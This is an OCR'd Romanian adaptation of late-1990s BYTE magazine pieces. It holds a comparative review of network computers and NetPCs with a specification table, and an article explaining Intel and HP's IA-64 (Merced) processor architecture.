
Al doilea câştigător al caracteristicilor, Explora 700 de 1695$ de la NCD, a inclus un suport pentru PC Card, audio pe 8 biţi şi un cititor smartcard opţional. Expandabil la 256 MB de RAM şi întărit de un procesor la 150-MHz Mips R4700, Explora 700 permite o rulare fără probleme a applet-urilor Java în propriul navigator Spyglass.

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

FOTOGRAF: CARL TREMBLAY © 1997


Dimensiuni reduse


Factorul formei este un punct cheie al vânzării de NC-uri iar unul dintre cele mai mici și mai inovatoare proiecte îi aparțin lui Winterm de la Wyse. Cântărind 6 kg, Winterm măsoară 8,9 inci în înălțime și 6,9 inci în lungime. Însă deși are dimensiuni reduse, performanța nu a fost afectată. Winterm a continuat în forță sub presiunea testelor noastre grafice clasându-se al doilea după @work Supra-66 de la Neoware.



Sună bine

PowerMate de la NEC a fost lansat cu un sunet pe 16 biți, util în aplicațiile Web sau cele de afaceri. Mulți dintre concurenții săi au venit fie fără audio fie au utilizat un sunet pe 8 biți.





Chameleon în haine NC

Pe lângă capacitatea de-a rula aplicații Windows și Unix, NC-ul de ultimă oră de la NCD, Explora 700, este optimizat pentru Java. El este întărit de un FPU integrat la 150-MHz Mips R4700 cu un bus de 64 de biți. În prezent el vine în mod standard cu navigatorul Spyglass, deși pentru viitor NCD are în plan încorporarea de navigatoare diferite.

TECH FOCUS JAVA

Sabie cu două tăișuri?

Cea mai mare parte a funcționalităților seriei actuale de NC1 se bazează pe vechile protocoale de rețea cum ar fi X Window System și pe sesiuni de la distanță către Windows NT. Multe din sistemele NC1 pe care le-am testat aveau compilatoare Java, în care totul rulează printr-o mașină virtuală Java total interpretată. Totuși, producătorii de NC1 evidențiază faptul că unul din marile avantaje ale acestor sisteme este capacitatea de-a rula protocoale ICA și aplicații Windows multiutilizator. Unii producători NC1 chiar afirmă că Java va funcționa mai bine pe PC-urile complet maturizate.

În mod cert, limbajul Java este departe de-a fi perfect. Însă vor cântări mai greu dezavantajele sale decât plusurile? Una dintre responsabilitățile esențiale ale mașinii virtuale (VM) Java este interpretarea codului de intrare în limbajul nativ al mașinii. Aceasta permite ca același applet Java să fie partajat de diferite sisteme hardware fără a mai fi recompilat pentru fiecare platformă.

Această abordare prezintă obișnuitele probleme de performanță. Spre exemplu, pentru prima dată când importați un obiect în Java VM el va fi interpretat. Ca și rezultat al acestei acțiuni, el va fi lent. Cu toate acestea, apelurile ulterioare către acest obiect vor fi mult mai rapide, din moment ce el este deja în memorie.

Suplimentar, Java VM a fost proiectată fără un sistem de fișiere permanent. Pentru stocare temporară ea folosește cache-ul, care însă se șterge în caz de neutilizare. Aplicațiile în Java VM sunt restrânse în ceea ce privește apelurile I/O. În schimb, aceasta ar putea furniza unele avantaje de securitate deoarece vă permite să rulați aplicații într-un mediu protejat. Este de asemenea folositor dacă descărcați de pe Internet programe predispuse la a fi virusate. Dezavantajul este că necesită o reîncărcare a tuturor aplicațiilor în Java VM de fiecare dată când încărcați sistemul de operare. Deși compatibilitatea Java pe mai multe platforme este oferită în prezent pe seama unei reduceri a performanței, compilatoarele Java JIT (just-in-time) și cipurile Java se așteaptă să producă în anul următor serioase îmbunătățiri și să umple spațiul gol existent.

A cumpăra un NC, fie un NC1 fie un NetPC, are sens doar dacă dispuneţi de o infrastructură. Resursele iniţiale sunt importante deoarece 99% din problemele de administrare apar pe timpul configurării. Suplimentar unor reţele de mare viteză şi unor servere puternice, a avea destul personal pentru administrarea reţelei LAN este esenţială.

Unele dintre motivele cumpărării unui NC sunt legate de platformă. Companiile care dispun de resursele pentru dezvoltarea propriilor aplicaţii Java cum ar fi cele cu centre de apel şi departamente de vânzări, vor avea de câştigat de pe urma NC1. În acest timp, companiile care se bazează pe aplicaţii Windows vor câştiga mai mult cu un NetPC.


Costul proprietăţii poate fi un alt motiv pentru cumpărarea unui NC. Însă economiile hardware asociate cu NC-urile s-ar putea să nu fie atât de mari precum crede lumea. Costurile pur şi simplu sunt redirecţionate către servere. Modelele de clienţi subţiri, centralizate şi dependente de server au creat cererea pentru memorie server suplimentară, back-up şi administrare. Totuşi, consideraţiile legate de valoarea şi preţul NC-urilor nu reprezintă o problemă neclară. Când contează fiecare dolar, aceşti factori au totuşi un impact asupra luării deciziei.

Pentru a vă ajuta să vă decideţi, pentru această evaluare am făcut o analiză a sistemelor NetPC şi NC1 în trei domenii: performanţă, preţ şi caracteristici. I-am acordat performanţei o pondere de 60%, caracteristicilor 30% iar preţului 10%. Deoarece toate unităţile testate erau prototipuri noi, nu a fost disponibilă nici o documentaţie. Prin urmare, facilităţile, care s-au focalizat în special pe cât de uşor se poate configura o unitate în conformitate cu documentaţia scrisă, nu au fost incluse ca şi părţi ale punctării.

Performanţa

Dacă infrastructura de care dispuneţi poate găzdui un NC, veţi dori să ştiţi cât de bune sunt performanţele unităţii. Pentru testele noastre de performanţă, am conectat sistemele NC1, care rulează sisteme de operare proprietare, la un PC server care rula Windows NT 3.51 compatibil Citrix iar NetPC-urile care rulau NT 4.0 Workstation la un PC server care rula NT 4.0 Server. Oricum, din moment ce testam în primul rând clienţii, în evaluarea finală nu le-am evaluat funcţiile de reţea şi performanţa de reţea.

Evaluările din acest raport prezintă aprecieri ale redactorilor BYTE, bazate pe testele dirijate de NTSL, Inc., prezentate într-un număr recent al publicaţiei PCDigest. *Pentru un exemplar al raportului complet, contactaţi NTSL la 625 Ridge Pike, Conshohocken, PA 19428; (610)941-9600; pe internet, editors@ntsl.com, pentru abonament, contactaţi Computer Press Agora s.r.l. Tg.Mureş. BYTE Magazine şi NTSL reprezintă unităţi funcţionale ale The McGraw-Hill Companies.*



Capacitatea NC-urilor de a furniza efecte grafice variază de la excelent la groaznic.

Suplimentar, deoarece NC1 şi NetPC au arhitecturi fundamental diferite, nu le-am testat într-o confruntare cap-la-cap. Am presupus că sistemele NC1 din lumea reală vor fi desfăşurate într-un intranet de corporaţie şi ataşate la un set de aplicaţii şi servere de date. Când am realizat testele NetPC, am presupus că o corporaţie le va amplasa ca şi o înlocuire directă a PC-urilor desktop standard, pentru un cost redus al administrării.

Am rulat benchmark-urile grafice InterMark de la NSTL pe ambele seturi de NC-uri. Intermark include un test video pentru operaţiile GDI primitive, precum şi afişarea întregii imagini generate de aplicaţiile obişnuite, incluzând CorelDraw, Excel, Freelance Graphics, Powerpoint şi Word. Toate testele au fost realizate prin trasare în memorie, respectiv direct pe ecran. Testele de proceduri curente au afişat imagini bit-map în 160x120 respectiv 320x240 pixeli. InterMark a testat de asemenea formatul nativ, imagini monocrome (4-, 8- şi 32 de biţi) şi imagini bit-map independente de dispozitiv.

Alte operaţii primitive testate au inclus PatBLT, trasarea de linii, poligoane şi elipse.

Caracteristici

Pentru punctajul caracteristicilor, am adăugat tot ce a depăşit specificaţiile iniţiale. Am inclus lucruri cum ar fi posibilitatea ca adresa Mac să fie atât permanentă cât şi schimbabilă.

Suplimentar, sistemelor cu o interfaţă sau suport smartcard, suport PC card şi suport MPEG-1 le-au fost oferite cele mai înalte distincţii. Butoanele de alimentare cu funcţiuni multiple, butoanele de reset folosind comenzi rapide (hot-key), porturile de mouse şi tastatură au fost de asemenea caracteristici importante. În final am testat dacă sistemele includ suport pentru audio, imprimantă şi dacă oferă garanţie.

NET PC ȘI NC1 CARACTERISTICI

	NetPC			
	AST Computer	**Compaq Computer Corp.**	**Hewlett-Packard** ★	**NEC**
	Bravo NP 5166	Deskpro 4000N 5200X/1600	HP Net Vectra	PowerMate Enterprise NetPC
Prețul configurației testate (MSRP)	$1199	$1249	$1500	$1649 (w/c500 monitor)
Scor general	★★★	★★★★	★★★★★	★★★★
CARACTERISTICI HARDWARE				
Arhitectura UC/MHz	Intel MMX Pentium/166	P55c/200	MMX Pentium/166	MMX Pentium/200
Memorie centrală (RAM) în MB	32 (SDRAM)	32 (expandabil la 256)	32 (expandabil la 192)	32 (expandabil la 128)
Memorie flash	INP	256 KB	256 KB	2 MB
ID permanent	INP	✓	✓	✓
ID schimbabil	N/A		Opțional	✓
Smartcard	N/A		Opțional	Opțional
PC Card	N/A			✓
Disc hard	✓	✓	✓	✓
Dacă da, formatabil (GB)	2.0	1.6	1.6	3.2
CD-ROM	N/A			
Floppy	N/A			
Buton alimentare	✓	✓	✓	✓
Inițializare rapidă	N/A		✓	
Tastatură	✓	✓	✓	✓
Maus	✓	✓	✓	✓
Serial/paralel/port video	2/1/1	1/1/1	1/1/1	2/1/1
Audio (8 sau 16 biți)	16 biți			16 biți
CARACTERISTICI DE AFIȘARE				
Rezoluția max. permisă	1024 × 768	1280 × 1024	1600 × 1200	1024 × 768
Număr de culori (biți)	16	16	24	16
Suport digital video MPEG-1	N/A	✓		
POSIBILITĂȚI DE CONECTARE				
Port LAN standard	10/100Base-T	10/100Base-T	10/100Base-T	10/100Base-T
Protocoale de încărcare (DHCP, BootP, RARP)	DHCP, BootP, PXE	DHCP, BootP, RARP	DHCP, BootP, TFTP	DHCP, BootP
Suport imprimantă	✓	✓	✓	✓
OPȚIUNI SOFTWARE				
SO/suport sistem	Windows 95, NT 4.0	NT 4.0 (opțional Windows 95 și OS)	NT 4.0	NT 4.0 (opțional Windows 95)
Suport browsere Web	Internet Explorer 3.02, Netscape Communicator	Internet Explorer 3.02	Internet Explorer 3.0	Internet Explorer 4.0, Netscape 4.0
Suport protocoale Internet	TCP/IP, NFS, SNMP	TCP/IP	TCP/IP	TCP/IP
CARACTERISTICI FIZICE				
Greutate (pound)	10	20	16	13.5
Înălțime (țoli)	3.5	3.56	4.13	9.5
Lungime (țoli)	12	14.6	15.2	3.5
Categorie FCC	INP	B	B	B
SUPORT BENEFICIAR				
Durata garanției (ani)/tip	1/P, L, R	1/P, L; la client: 3/P, R	3/P, L, R	1/P, L, R; 3/P, L
Garanție extinsă	Da/neprecizat	Da/vedeți pe Web	Da/anual	Da/$99 (3 ani la client)
Telefon	714-727-4141	281-370-0670	415-857-1501	415-528-6000
Număr gratuit	800-826-4278	800-345-1518	800-322-4772	888-863-2669
Adresă Web	http://www.ast.com	http://www.compaq.com	http://www.hp.com	http://www .nec-computers.com

★ = BYTE Best.

✓ = da; N/A = nu se aplică;
INP = informația nu provine de la producător.

Garanție: P = parțială; L = manoperă;
F = taxă de transport la service; R = înapoi la beneficiar.

NC1

Boundless Technologies	**Neoware Systems, Inc.**	**Network Computing Devices, Inc.**	**Tektronix, Inc.**	**Wyse Technology**
Viewpoint TC 200	@work Supra-66	Explora 700	NC217	Winterm 2310SE
$799	$1344	$1695	$1895	$899
★★★★	★★★★★	★★★★	★★★	★★★★
5x86/133	Intel 80960 RISC/66	Mips R4700/150	NEC R4300/100	486/66
4 (expandabil la 64)	16 (de la 8 la 132)	8 (expandabil la 256)	8 (expandabil la 72)	2
2 (expandabil la 4)	2 la 4 MB (intern)	4 MB	Opțional (2, 4, sau 12 MB)	2 MB
✔	✔	✔	✔	✔
✔			✔	✔
✔		Opțional		
✔	✔	✔		✔
	✔			
	1.0			
Opțional	Opțional	Opțional	Opțional	
✔	✔	✔	✔	✔
✔	✔		✔	
✔	✔	✔	Opțional ($50)	✔
✔	✔	✔	✔	✔
2/1/1	1/1/1	1/1/1	2/opțional/1	2/1/1
	16 biți	8 biți	Opțional	
1280 × 1024	1600 × 1200	1600 × 1200	1152 × 900	1024 × 768
8	8	16	8	8
	✔	✔	Opțional	
10Base-T	10Base-T	10/100Base-T, 10Base-2	10Base-T	10Base-T
DHCP, BootP, DNS	DHCP, BootP, RARP	DHCP, BootP, RARP, TFTP, NFS	DHCP, BootP, MOP, NFS, TFTP	DHCP
✔	✔	✔	✔	✔
ICA	Net OS (ICA, Unix)	NCDware (Java, Unix, ICA)	WinD, Winframe (ICA), Unix	Citrix Winframe (ICA)
	Netscape Navigator 3.0, net OS Explorer (Spyglass), Java 1.0.2	Spyglass	Navio, Java 1.0	
TCP/IP	TCP/IP, NFS, SNMP, UDP, TFTP, CIFS, RTP	TCP/IP, SNMP, DNS/BIND, IEN116, XDMCP, LPD, NAS	TCP/IP, DECnet	TCP/IP
12	7.5	6.25	4	12.5
2.3	2.3	2.1	2.175	8.9
12.1	12.75	13.2	12.2	6.9
B	A	B	A	A
3/P, L, R	1/P, L, R	3/P, L, F, R	1/P, L, F, R	1/P, L, R
Da/în funție de cumpărător	Da/$49 pentru anul următor	Da/diferite variante	De/3/P: $199	Da/2 (gratuit cu semnătură)
516-342-7400	610-277-8300	650-694-0650	See Web site	408-473-1200
800-231-5445	800-636-9273	888-446-3896	800-547-8949	800-438-9973
http://www.boundless.com	http://www.neoware.com	http://www.ncd.com	http://www.tek.com	http://www.wyse.com

★★★★★ Excelent ★★★★ Foarte bine ★★★ Bine
★★ Acceptabil ★ Slab

DINCOLO DE PENTIUM II

Iată o prezentare detaliată a noilor arhitecturi revoluţionare de microprocesoare, de la Intel şi Hewlett-Packard şi semnificaţia acestora pentru proiectanţi şi utilizatori.

De Tom R. Halfhill

Pentru Intel şi Hewlett-Packard, anul 2000 nu este o problemă ci o nouă posibilitate. La sfârşitul lui 1999, Intel are în plan să livreze Merced, primul microprocesor bazat pe arhitectura generaţiei următoare, arhitectură concepută în comun de cele două companii. Cu toate că această arhitectură pe 64 de biţi se bazează pe ani de cercetare la Intel, HP, alte companii şi universităţi, ea diferă radical de orice s-a mai încercat la scara pieţelor bunurilor de serie mare. Indiferent dacă va avea succes sau eşec, un lucru este sigur: industria calculatoarelor se va modifica pentru totdeauna.

Cunoscută ca Arhitectura Intel – 64 (IA-64), noua definiţie scapă de trecut într-un mod surpinzător. IA-64 nu este, în mod remarcabil, o extensie la 64 de biţi a arhitecturii x86 pe 32 de biţi de la Intel. Nu este nici o adaptare a arhitecturii pe 64 de biţi PA-RISC de la HP. IA-64 este ceva cu totul diferit, o arhitectură cu deschidere spre viitor care utilizează cuvinte lungi de instrucţiuni (LIW), anticiparea instrucţiunilor, eliminarea ramificărilor, încărcarea speculativă şi alte tehnici avansate, pentru a facilita paralelismul mai ridicat al codului de program.

Cu toate că Intel şi HP promit compatibilitatea cu vechiul soft existent azi pentru x86 şi PA-RISC, detaliile realizării nu au fost încă făcute publice. Compatibilitatea nu va fi simplă, deoarece IA-64 trece cu mult dincolo de extensiile pentru 32 de biţi, adăugate de Intel la x86 în 1985, cât şi de extensiile pentru 64 de biţi adăugate de HP la PA-RISC în 1996. Merită să ne reamitim că tranziţia mult mai puţin radicală de la 16 la 32 de biţi, la x86, a durat 12 de ani şi nu este încă terminată.


Majoritatea utilizatorilor nu va fi afectată de migrarea la IA-64 într-un timp scurt, totuşi, deoarece Intel afirmă că proiectează Merced pentru servere performante şi staţii de lucru. Merced nu este pentru PC-uri obişnuite. De fapt, Intel afirmă că IA-64 nu va lua locul la x86 „într-un viitor previzibil“. Este probabil că Intel (şi alţi furnizori de x86) va continua să lanseze noi generaţii de chip-uri x86 în anii ce vin.

UC-uri super-largi

Înainte de a pătrunde până în adâncul aspectelor tehnice de la IA-64, este vitală înţelegerea motivului pentru care Intel şi HP îşi legă viitorul de schimbări atât de profunde. Totul se poate rezuma la faptul că Intel şi HP cred că resursele CISC şi RISC sunt în curs de epuizare.

Intel x86 este o arhitectură CISC veche, din 1978. În aceea vreme, UC-urile erau dispozitive scalare (care puteau executa o instrucţiune la un moment dat), cu foarte puţine mecanisme de conducte (pipeline). Circuitele aveau zeci de mii de tranzistoare. Arhitectura HP PA-RISC datează din 1986, când conductele superscalare (instrucţiuni multiple) erau doar în curs de apariţie şi circuitele aveau sute de mii de tranzistoare. La sfârşitul anilor 1990, procesoarele performante au milioane de tranzistoare.

Atunci când Merced va fi lansat, Intel va pune în funcţiune



IA-64: Ce este diferit ?

x86

Utilizează instrucţiuni complexe, de lungime variabilă, executate unu câte unu.

IA-64

Utilizează instrucţiuni mai simple, de lungime fixă împachetate câte trei.

Schimbarea ordinii şi optimizarea fluxului de instrucţiuni se face la execuţie.

Schimbă ordinea şi optimizează fluxul de instrucţiuni, la compilare.

Încearcă să prevadă calea pe care se va face ramificarea şi execută speculativ instrucţiunile de pe calea previzionată.

Ori de câte ori este practic, execută instrucţiunile de pe ambele ramuri şi apoi ignoră rezultatul dacă nu este nevoie de el.

Încarcă datele din memorie doar când sunt necesare şi încearcă găsirea lor mai întâi în cache.

Încarcă speculativ datele, înainte de a fi nevoie de ele şi încearcă găsirea lor mai întâi în cache.

tehnologia de proces din următoarea generaţie, care va urma celei mai avansate tehnologii de azi, de 0,25 microni: cea de 0,18 microni. Chiar şi primele circuite IA-64 vor avea zeci de milioane de tranzistoare. Generaţiile următoare vor avea sute de milioane.

Arhitecţii de UC sunt nerăbdători să vadă aceste tranzistoare la lucru. Ei vor să proiecteze chip-uri cu mult mai multe unităţi funcţionale, care execută mai multe instrucţiuni în paralel, dar se lovesc de zidul complexităţii. Pe măsură ce adaugă unităţi noi, pentru a face UC-urile „mai largi“, adaugă şi circuite de control pentru a distribui aceste instrucţiuni la unităţi. Cele mai bune UC-uri de azi nu pot aduce mai mult de patru instrucţiuni pe un impuls de ceas şi pierd deja foarte mult spaţiu pe pastilă pentru logica de administrare.

În acelaşi timp, natura secvenţială a codului de program şi frecvenţa salturilor (branch) fac din ce în ce mai dificilă distribuirea paralelă. UC-urile de azi dedică o enormă cantitate de logică pentru a reduce penalităţile cauzate de salturi şi a extrage maximul de paralelism ascuns, posibil, din cod. UC-urile schimbă ordinea instrucţiunilor, din mers, prevăd adresele unde se fac salturi şi execută speculativ instrucţiunile de după salturi. Dacă presupunerile UC au fost greşite, acesta trebuie să ignore rezultatele speculative, să elibereze conductele şi să reîncarce instrucţiunile corecte, rezultând penalităţi dure în cicluri de ceas pierdute. UC-urile care reţin patru instrucţiuni pe impuls de ceas, de fapt prelucrează, în medie, doar mai puţin de două.

Pentru a complica lucrurile, chipurile de memorie n-au reuşit să se apropie de vitezele mari datorate ceasurilor UC mai rapide. Atunci când Intel a proiectat primul chip x86, UC-urile puteau aduce datele din memorie cu viteza cu care puteau să şi prelucreze aceste date. Azi, UC-urile risipesc sute de perioade de ceas în aşteptarea sosirii datelor din memorie, cu toate că dispun de memorii cache mari şi rapide.

Intel şi HP abordează aceste probleme. Iată ce au revelat în cadrul a două interviuri lungi realizate de BYTE:

- Formatul IA-64 împachetează trei instrucţiuni într-un pachet de 128 biţi, pentru procesare mai rapidă. De obicei, acest mod se numeşte codificare LIW, dar Intel evită această etichetare, afirmând că are „conotaţii negative“. Din acelaşi motiv, Intel nu agreează prezentarea instrucţiunilor individuale ca fiind de tip RISC, cu toate că sunt de lungime fixă şi probabil sunt optimizate pentru execuţia într-un singur ciclu, pe o pastilă care n-are nevoie de microcod. Intel numeşte noua tehnologie proprie LIW tehnologie EPIC (Explicitly Parallel Instructiun Computing).

În orice caz, IA-64 nu seamănă cu x86. O instrucţiune x86 este o entitate singulară care poate fi de lungime de la 8 la 108 biţi şi UC trebuie să decodifice fiecare instrucţiune în timp ce caută limitele instrucţiunii (Vedeţi şi: Formatul instrucţiunilor IA-64)

- Fiecare pachet IA-64 de 128 de biţi conţine o configuraţie (template) de mai mulţi biţi, plasaţi de compilator, care spune explicit pentru UC instrucţiunile pe care le poate executa în paralel. UC nu mai trebuie să analizeze în grabă fluxul de instrucţiuni, la execuţie, pentru a descoperi paralelismul ascuns. Acum compilatorul identifică paralelismul şi pune această informaţie în codul maşină.

Fiecare instrucţiune conţine trei câmpuri de 7 biţi de regiştri de uz general GPR şi câmpurile sunt specifice instrucţiunilor pe întregi sau virgulă flotantă (FP). Aceasta înseamnă că procesoarele IA-64 vor avea 128 de GPR de tip întregi. Toţi regiştri sunt vizibili pentru programator şi cu acces direct. Puteţi face comparaţia cu arhitectura constipată de x86 care are opt GPR şi o stivă FP cu opt poziţii. Procesoarele IA-64 pot fi mult mai largi şi vor staţiona mai rar, datorită unor dependenţe false (de ex. Regiştri prea puţini).


- Compilatoarele IA-64 vor utiliza o tehnică numită predication (previziune), pentru a elimina penalităţile datorate unor salturi greşit previzionate şi necesităţilor de salt peste blocuri de cod aflate dincolo de instrucţiunile de salt. Când UC întâlneşte o ramificare previzionată la execuţie, va începe executatea codului pentru toate ramificările posibile, exploatând paralelismul la maximum. Atunci când UC descoperă adresa de fapt a saltului, păstrează rezultatele valide şi le ignoră pe celelalte.
- Compilatoarele IA-64 vor parcurge codul sursă, pentru a găsi informaţiile ce vor fi aduse din memorie, apoi vor adăuga instrucţiune de încărcare speculativă şi de testare speculativă. La execuţie, prima instrucţiune încarcă datele din memorie înainte ca programul să aibă nevoie de ele. A doua instrucţiune verifică încărcarea, înainte de a permite ca programul să utilizeze datele. Încărcarea speculativă ajută la mascarea latenţelor mari, la accesul la memorie şi ajută creşterea paralelismului.

Ca rezultat al arhitecturii IA-64, compilatoarele vor trebui să fie mult mai deştepte, în ceea ce priveşte microarhitecturile UC-urilor pe care sunt rulate. Chip-urile existente, chiar şi cele RISC cu compilatoare optimizate, fac mult mai multe optimizări la execuţie, decât vor face chip-urile IA-64. IA-64 mută la compilatoare sarcina optimizării fluxului de instrucţiuni. Generaţiile succesive de procesoare IA-64 vor permite execuţia softului vechi pentru IA-64, dar execuţia poate să nu fie la viteză maximă, până la recompilare. În epoca IA-64, proiectanţii s-ar putea să trebuiască să livreze fişiere binare multiple pentru rezultate optime pe o gamă largă de sisteme instalate IA-64.

